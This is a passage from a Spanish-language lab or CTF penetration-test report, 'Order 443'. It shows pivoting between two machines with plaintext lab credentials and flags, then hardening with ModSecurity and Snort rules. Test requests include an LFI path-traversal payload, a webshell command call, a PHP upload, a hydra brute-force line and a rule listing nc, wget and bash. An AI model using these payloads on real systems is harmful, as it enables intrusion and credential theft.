Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jun 24 11:46:12 2026 from 10.0.64.2
```

Imagen 17. Conexión SSH a máquina Kira.

Una vez dentro del sistema, se leyó la flag:

```
bassam@bassam-aziz:~$ cat /home/bassam/flag.txt
m4y_th3_F0rc3_b3_w1th_y0ur_c0d3
```

Imagen 18. Comando para leer el fichero flag.txt que la contiene.

FLAG KIRA 443:

m4y_th3_F0rc3_b3_w1th_y0ur_c0d3

4.1.7 Reconocimiento — Ubuntu 443 (Nmap)

Se realizó un escaneo Nmap sobre Ubuntu 443 tras configurar la regla de firewall correspondiente:

```
(abalin@kali)-[~]
$ nmap -sV 10.16.4.39
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-24 19:43 +0200
Nmap scan report for 10.16.4.39
Host is up (0.040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
```

Imagen 19. Escaneo Nmap de la máquina Ubuntu 443.

El escaneo reveló únicamente el puerto 22 (SSH) con OpenSSH 9.6p1.

4.1.8 Pivoting y Flag — Acceso SSH a Ubuntu 443 desde Kira

Se determinó por ende que se debería realizar una conexión ssh desde la máquina Kira, y para ello previamente se realizó una búsqueda de credenciales en el sistema mencionado. En /home/bassam/ se encontró el fichero .credenciales.txt.

```
bassam@bassam-aziz:~$ ls -la /home/bassam/
total 120
drwxr-xr-x 17 bassam bassam 4096 12:25 19 يونيو .
drwxr-xr-x  6 root   root   4096 13:17 18 يونيو ..
-rw-r----- 1 root   root    0 13:17 18 يونيو alertas.log
-rw-r----- 1 bassam bassam 510 19:49 9 يونيو .bash_history
-rw-r--r-- 1 bassam bassam 220 2020 26 مارس .bash_logout
-rw-r--r-- 1 bassam bassam 3771 2020 26 مارس .bashrc
drwx----- 30 bassam bassam 4096 00:45 25 يونيو .cache
drwx----- 11 bassam bassam 4096 2020 26 مارس .config
-rw-r----- 1 bassam bassam 24 12:20 19 يونيو .credenciales.txt
drwx----- 3 root   root   4096 19:20 9 يونيو .dbus
drwxr-xr-x  2 bassam bassam 4096 2020 26 مارس Desktop
drwxr-xr-x  2 bassam bassam 4096 2020 26 مارس Documents
drwxr-xr-x  2 bassam bassam 4096 2020 26 مارس Downloads
-rw-rw----  1 bassam bassam 32 20:24 9 يونيو flag.txt
drwx----- 3 bassam bassam 4096 2020 26 مارس .gnupg
```

Imagen 20. Listado del contenido de /home/bassam/.

Abrimos dicho documento, el cual contenía las credenciales del usuario para conectarse vía SSH:

```
bassam@bassam-aziz:~$ cat /home/bassam/.credenciales.txt
ben-kenobi:H3ll0_Th3r3!
```

Imagen 21. Lectura del contenido del fichero credenciales.txt.

Usuario:ben-kenobi Contraseña:H3ll0_Th3r3!

Con estas credenciales se logró el acceso SSH a Ubuntu 443 desde Kira:

```
bassam@bassam-aziz:~$ ssh ben-kenobi@10.16.4.20
ben-kenobi@10.16.4.20's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.17.0-35-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

6 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Jun 23 13:29:54 2026 from 10.0.64.2
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$
```

Imagen 22. Conexión SSH desde Kira a Ubuntu.

Acceso confirmado como ben-kenobi en Ubuntu 24.04.3 LTS.

Una vez dentro de Ubuntu 443, se localizó y leyó la flag, mediante los siguientes comandos:

```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ find / -name "flag.txt" 2>/dev/null  
/home/ben-kenobi/flag.txt
```

Imagen 23. Comando para localizar la existencia de la flag.

```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ cat ~/flag.txt  
These_are_not_the_droids_you_are_looking_for
```

Imagen 24. Comando para leer el fichero flag.txt.

FLAG UBUNTU 443:

These_are_not_the_droids_you_are_looking_for

4.2 Securización Post-Explotación

La securización post-explotación consiste en aplicar controles defensivos sobre los mismos vectores que fueron explotados durante la fase ofensiva. Este enfoque, también denominado «patch after you pop», tiene un valor formativo superior al simple parcheo teórico porque:

- Demuestra comprensión real de cómo funciona cada vulnerabilidad.
- Permite verificar activamente que las defensas implementadas son efectivas.
- Obliga al auditor a pensar como defensor después de haber pensado como atacante.
- Produce evidencias concretas de antes/después en base a las reglas establecidas.

Cada regla implementada en ModSecurity y Snort corresponde exactamente a un vector explotado durante la fase ofensiva, cerrando el ciclo completo ataque-defensa.

4.2.1 Securización — Kira 443 — ModSecurity

4.2.1.1 Análisis inicial

ModSecurity estaba instalado en Kira 443 pero completamente inoperativo como herramienta de bloqueo:

```
bassam@bassam-aziz:~$ sudo cat /etc/modsecurity/modsecurity.conf | grep SecRuleEngine  
SecRuleEngine DetectionOnly  
# when SecRuleEngine is set to DetectionOnly mode in order to minimize
```

Imagen 25. Contenido de la configuración de modSecurity.conf.

En el modo DetectionOnly, ModSecurity detecta los ataques y los registra en los logs, pero no bloquea ninguna petición.

4.2.1.2 Activación del modo de bloqueo

El primer paso es cambiar el modo de DetectionOnly a On para que ModSecurity bloquee efectivamente:

```
bassam@bassam-aziz:~$ sudo sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
[sudo] password for bassam:
```

Imagen 26. Comando de cambio de modo en ModSecurity.

Verificación del cambio:

```
bassam@bassam-aziz:~$ sudo cat /etc/modsecurity/modsecurity.conf | grep SecRuleEngine
SecRuleEngine On
# when SecRuleEngine is set to DetectionOnly mode in order to minimize
```

Imagen 27. ModSecurity modo On.

4.2.1.3 Diseño de las reglas

Se crearon tres reglas personalizadas, una por cada vector explotado durante la fase ofensiva, creando el fichero de las reglas mediante el siguiente comando:

```
bassam@bassam-aziz:~$ sudo nano /etc/modsecurity/crs/custom-rules.conf
```

Imagen 28. Comando para edición de reglas.

REGLA 1 — Bloqueo de LFI y Path Traversal:

Esta regla bloquea directamente el mismo ataque que usamos en el parámetro lang= para leer /etc/passwd. Detecta secuencias ../ tanto en texto plano como en sus variantes codificadas en URL (%2e%2e%2f).

```
SecRule REQUEST_URI|ARGS "@rx (\.\.\/|\.\.\\|%2e%2e%2f|%2e%2e\/|\.%2e\/|%2e\\.\/)" \
    "id:1001,phase:1,deny,status:403,msg:'Path Traversal / LFI detectado'"
```

Imagen 29. Regla de Bloqueo de LFI y Path Traversal.

REGLA 2 — Bloqueo de subida de ficheros PHP:

Esta regla inspecciona el contenido de los ficheros subidos y bloquea cualquiera cuyo nombre contenga .php, independientemente de la extensión final. Cierra el vector Double Extension que permitió subir shell.php.jpg.

```
SecRule FILES "@rx \.php" \
    "id:1002,phase:2,deny,status:403,msg:'Subida de fichero PHP bloqueada'"

SecRule REQUEST_HEADERS:Content-Type "@rx multipart" \
    "id:1004,phase:2,pass,nolog,setvar:tx.multipart_upload=1"

SecRule FILES_NAMES "@rx \.(php|php3|php4|php5|phtml)(\.|$)" \
    "id:1005,phase:2,deny,status:403,msg:'Subida de fichero PHP por extension bloqueada'"
```

Imagen 30. Regla de Bloqueo de subida de ficheros PHP.

REGLA 3 — Bloqueo de RCE (Ejecución Remota de Comandos):

Esta regla bloquea el paso de comandos del sistema operativo como parámetros de la aplicación. Cubre exactamente los comandos que ejecutamos a través de la webshell mediante el parámetro ?cmd=.

```
SecRule ARGS "@rx (whoami|id|uname|ifconfig|cat|nano|cd|ls|wget|curl|bash|sh|python|perl|nc|netcat|chmod|passwd)" \
  "id:1003,phase:2,deny,status:403,msg:'Intento de RCE detectado'"
```

Imagen 31. Regla de Bloqueo de RCE.

4.2.1.4 Activación y reinicio del servidor

Se enlazan en la configuración de Apache añadiendo la línea de inclusión en el fichero security2.conf y reiniciando el servicio:

```
bassam@bassam-aziz:~$ sudo nano /etc/apache2/mods-available/security2.conf
bassam@bassam-aziz:~$ sudo cat /etc/apache2/mods-available/security2.conf
<IfModule security2_module>
    # Default Debian dir for modsecurity's persistent data
    SecDataDir /var/cache/modsecurity

    # Include all the *.conf files in /etc/modsecurity.
    # Keeping your local configuration in that directory
    # will allow for an easy upgrade of THIS file and
    # make your life easier
    IncludeOptional /etc/modsecurity/*.conf

    # Include OWASP ModSecurity CRS rules if installed
    #IncludeOptional /usr/share/modsecurity-crs/*.load
    IncludeOptional /home/bassam/reglas.conf
    IncludeOptional /etc/modsecurity/crs/custom-rules.conf
</IfModule>
```

Imagen 32. Reglas añadidas al fichero security2.conf.

```
bassam@bassam-aziz:~$ sudo systemctl restart apache2
bassam@bassam-aziz:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Wed 2026-06-24 19:03:54 +03; 7s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 113975 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 114007 (apache2)
    Tasks: 6 (limit: 2286)
   Memory: 13.2M
    CGroup: /system.slice/apache2.service
            └─114007 /usr/sbin/apache2 -k start
              └─114015 /usr/sbin/apache2 -k start
                └─114018 /usr/sbin/apache2 -k start
                  └─114019 /usr/sbin/apache2 -k start
                    └─114020 /usr/sbin/apache2 -k start
                      └─114021 /usr/sbin/apache2 -k start

19:03:53 24 يونيو bassam-aziz systemd[1]: Starting The Apache HTTP Server ...
19:03:54 24 يونيو bassam-aziz systemd[1]: Started The Apache HTTP Server.
```

Imagen 33. Reinicio del sistema.

4.2.1.5 Verificación activa de las reglas

Se verificó cada regla lanzando los mismos ataques usados durante la fase ofensiva desde Kali. Los tres deben devolver 403 Forbidden:

```
(abalin@kali)-[~]:$ sudo nano /etc/modsecurity/crs/custom-rules.conf
$ # Prueba que LFI está bloqueado
curl "http://10.16.4.70/language.php?lang=../../../../etc/passwd"

# Prueba que RCE está bloqueado
curl "http://10.16.4.70/language.php?lang=uploads/shell.php.jpg&cmd=whoami"

# Prueba que subida de PHP está bloqueada
curl -F "file=@shell.php.jpg;type=image/jpeg" -F "Submit1=Upload" http://10.16.4.70/upload.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.16.4.70 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.16.4.70 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.16.4.70 Port 80</address>
</body></html>
```


Imagen 34. Verificación activa de las reglas.

Los tres vectores de ataque explotados durante la fase ofensiva quedan completamente bloqueados por ModSecurity en modo On con las reglas personalizadas. Cualquier intento de LFI, subida de PHP o RCE devuelve 403 Forbidden antes de llegar a la aplicación.

4.2.2 Securización — Ubuntu 443 — Snort IDS

4.2.2.1 Análisis inicial


Snort 2.9.20 estaba instalado y activo en Ubuntu 443, ejecutándose como demonio en la interfaz ens4.



```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ snort --version
--*-- Snort! <*-
Version 2.9.20 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.3
```

Imagen 35. Snort instalado y activo en Ubuntu 443.

Sin embargo, el fichero local.rules (donde deben colocarse las reglas personalizadas) solo contenía una regla de ejemplo genérica que no cubría ninguno de los vectores de ataque identificados.



```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ ls /etc/snort/rules/local.rules
/etc/snort/rules/local.rules
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures.  Put your local
# additions here.
alert icmp any any -> $HOME_NET any (msg:"Esto es un ping"; sid:10000001; rev:1;)
```


Imagen 36. Fichero local.rule sin modificar.

4.2.2.2 Diseño de las reglas

Se diseñaron cuatro reglas específicas para cubrir los vectores de ataque identificados, añadidas en /etc/snort/rules/local.rules:

REGLA 1 — Control de flujo SSH de Kira 443 a Ubuntu 443 (DMZ a LAN):

Esta regla detecta la conexión ilógica que va de la DMZ (Kira) a la LAN (Ubuntu) por SSH, que es exactamente el vector de pivoting que utilizamos para comprometer Ubuntu 443 desde Kira.



```
#----- REGLA 1: Control de flujo SSH de Kira (DMZ) a Ubuntu (LAN)
alert tcp 10.16.4.5 any -> 10.16.4.20 22 (msg:"SSH desde Kira_443 a Ubuntu_443 - conexion ilógica DMZ a LAN"; sid:10000002; rev:1;)
```

Imagen 37. Regla de control de flujo SSH de Kira a Ubuntu.

REGLA 2 — Control de flujo SSH a Ubuntu 443 desde cualquier origen:

Esta regla registra cualquier conexión SSH entrante a Ubuntu 443, independientemente del origen. Permite revisar quién se conecta por SSH a la máquina en todo momento.

```
#——— REGLA 2: Control de flujo SSH a Ubuntu - cualquier origen
alert tcp any any → 10.16.4.20 22 (msg:"Conexion SSH a Ubuntu_443 detectada"; sid:10000003; rev:1;)
```

Imagen 38. Regla de control de flujo SSH a Ubuntu.

REGLA 3 — Detección de fuerza bruta SSH:

Esta regla detecta ataques de fuerza bruta SSH contando intentos de conexión por fuente. Se dispara cuando una misma IP genera 5 o más conexiones TCP al puerto 22 en un periodo de 60 segundos, que es el patrón exacto producido por herramientas como hydra.

```
#——— REGLA 3: Detección de fuerza bruta SSH
alert tcp any any → 10.16.4.20 22 (msg:"Posible fuerza bruta SSH a Ubuntu_443";
; threshold:type both, track by_src, count 5, seconds 60; sid:10000004; rev:1;)
```

Imagen 39. Regla detección de fuerza bruta SSH (Regla en una sola línea pero se muestra en dos para mejor visualización).

REGLA 4 — Detección de escaneo de puertos:

Esta regla detecta escaneos de puertos (como los realizados con nmap -sS) identificando paquetes SYN dirigidos a múltiples puertos desde el mismo origen en un intervalo corto de tiempo. Se dispara cuando una IP envía 20 o más paquetes SYN en 3 segundos.

```
#——— REGLA 4: Detección de escaneo de puertos
alert tcp any any → 10.16.4.20 any (msg:"Escaneo de puertos detectado en Ubuntu_443";
; flags:S; threshold:type both, track by_src, count 20, seconds 3; sid:10000005; rev:1;)
```

Imagen 40. Regla detección de escaneo de puertos (Mismo caso que el anterior).

4.2.2.3 Activación y reinicio del servicio

Una vez añadidas y guardadas las reglas en /etc/snort/rules/local.rules se reinicia el servicio y se verifica el correcto funcionamiento del mismo.

```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ sudo systemctl restart snort
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ sudo systemctl status snort
● snort.service - Snort NIDS Daemon
   Loaded: loaded (/etc/systemd/system/snort.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-06-25 00:49:34 CEST; 18s ago
     Main PID: 6401 (snort)
       Tasks: 2 (limit: 2259)
    Memory: 78.8M (peak: 94.4M)
         CPU: 610ms
    CGroup: /system.slice/snort.service
            └─6401 /usr/sbin/snort -c /etc/snort/snort.conf -i ens4 -D
```

Imagen 41. Reinicio del servicio.

4.2.2.4 Verificación activa de las reglas

Se verificó cada regla generando el tráfico correspondiente desde Kali.

```
(abalin@kali)-[~]
$ # Prueba 1 y 2: SSH desde Kali a Ubuntu (debe disparar regla 1 y 2)
ssh ben-kenobi@10.16.4.20
# Prueba 3: Fuerza bruta SSH (debe disparar regla 3)
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://10.16.4.20 -t 4 -V &
# Prueba 4: Escaneo de puertos (debe disparar regla 4)
nmap -sS 10.16.4.20
```

Imagen 42. Comandos lanzados en Kali para generar tráfico.

Monitorizando las alertas en tiempo real en Ubuntu Mediante el siguiente comando:

```
ben-kenobi@the-bridge-ubuntu-order443-v3-ok-1s9je9:~$ sudo tail -f /var/log/snort/snort.alert.fast
```

Imagen 43. Comandos para monitorizar el tráfico.

Extracto real del log /var/log/snort/snort.alert.fast durante la verificación:

```
06/25-01:10:20.377785  [**] [1:10000002:1]
06/25-01:10:20.799007  [**] [1:10000004:1]
06/25-01:10:20.799007  [**] [1:10000003:1]
06/25-01:10:20.799346  [**] [1:10000005:1]
```

Imagen 44. Extracto del tráfico generado con la confirmación de las reglas (1º parte).

```
SSH desde Kira_443 a Ubuntu_443 - conexion ilógica DMZ a LAN [**] [Priority: 0] {TCP} 10.16.4.5:44726 → 10.16.4.20:22
Posible fuerza bruta SSH a Ubuntu_443 [**] [Priority: 0] {TCP} 10.0.64.2:33447 → 10.16.4.20:22
Conexion SSH a Ubuntu_443 detectada [**] [Priority: 0] {TCP} 10.0.64.2:33447 → 10.16.4.20:22
Escaneo de puertos detectado en Ubuntu_443 [**] [Priority: 0] {TCP} 10.0.64.2:33447 → 10.16.4.20:113
```

Imagen 45. Extracto del tráfico generado con la confirmación de las reglas (2º parte).

Las cuatro reglas de Snort generan alertas correctas ante cada uno de los vectores de ataque definidos previamente. El sistema IDS está operativo y cubre: conexiones SSH desde DMZ, SSH desde cualquier origen, ataques de fuerza bruta y escaneos de puertos.

4.3 Conclusión Técnica

El proceso técnico confirma que ambas máquinas fueron comprometidas explotando fallos de validación de entrada (LFI, subida de ficheros, RCE) y malas prácticas de gestión de credenciales, y que ambas pudieron securizarse íntegramente con las herramientas ya presentes en cada sistema: bastó con activar y configurar correctamente ModSecurity en Kira 443 y con diseñar reglas Snort específicas en Ubuntu 443 para cerrar, de forma verificada, todos los vectores explotados durante la fase ofensiva.

5. Conclusiones y Recomendaciones

5.1 Resumen de Flags

Máquina	Usuario	Flag
Kira 443	bassam	m4y_th3_F0rc3_b3_w1th_y0ur_c0d3
Ubuntu 443	ben-kenobi	These_are_not_the_droids_you_are_looking_for

5.2 Conclusiones

El reto Order 443 ha permitido demostrar la viabilidad de una cadena de ataque completa que compromete dos máquinas en distintos segmentos de red, partiendo únicamente del conocimiento de sus direcciones IP. Los principales hallazgos son:

- La aplicación web de Kira 443 presentaba tres vulnerabilidades críticas encadenables: LFI, subida de ficheros sin validación adecuada y RCE mediante webshell.
- La presencia de credenciales en texto claro en el sistema de Kira 443 (.credenciales.txt) permitió el acceso directo a Ubuntu 443, demostrando el riesgo del movimiento lateral.
- ModSecurity estaba instalado pero inactivo (modo DetectionOnly), lo que evidencia que la presencia de herramientas de seguridad no es suficiente sin una configuración adecuada.
- Snort estaba correctamente instalado y activo, pero sin reglas personalizadas que cubrieran los vectores de ataque específicos del laboratorio.
- Ubuntu 443 presentaba además dos debilidades de configuración en el servicio SSH (ausencia de control de acceso de red (ACL) y falta de protección frente a fuerza bruta) que, sin haber sido explotadas directamente, ampliaban su superficie de exposición más allá de las credenciales encontradas.

5.3 Recomendaciones

Se recomienda la implementación de las siguientes medidas de seguridad:

Para Kira 443 (aplicación web):

- Validar extensiones y tipos MIME en el servidor (no solo en el cliente) para todos los ficheros subidos. Rechazar cualquier extensión PHP o ejecutable.
- Sanitizar todos los parámetros de entrada que se usen en rutas de fichero. Implementar una lista blanca de valores permitidos para el parámetro lang=.
- Mantener ModSecurity en modo On (SecRuleEngine On) y revisar periódicamente las reglas activas.
- Eliminar o proteger mediante autenticación todos los directorios con información sensible del servidor web.
- Aplicar el principio de mínimo privilegio al proceso de Apache (usuario www-data sin acceso innecesario al sistema de ficheros).

Para Ubuntu 443 (servidor SSH):

- Nunca almacenar credenciales en texto claro en ficheros del sistema (.credenciales.txt, pass.txt, etc.).
- Implementar autenticación SSH mediante clave pública y deshabilitar la autenticación por contraseña.

- Configurar fail2ban o similar para bloquear automáticamente IPs con múltiples intentos fallidos de SSH.
- Mantener Snort actualizado con reglas que cubran los vectores de ataque específicos del entorno.
- Restringir el acceso SSH mediante listas de control de acceso (ACL) a nivel de red, permitiendo únicamente IPs autorizadas.

— Fin del Informe —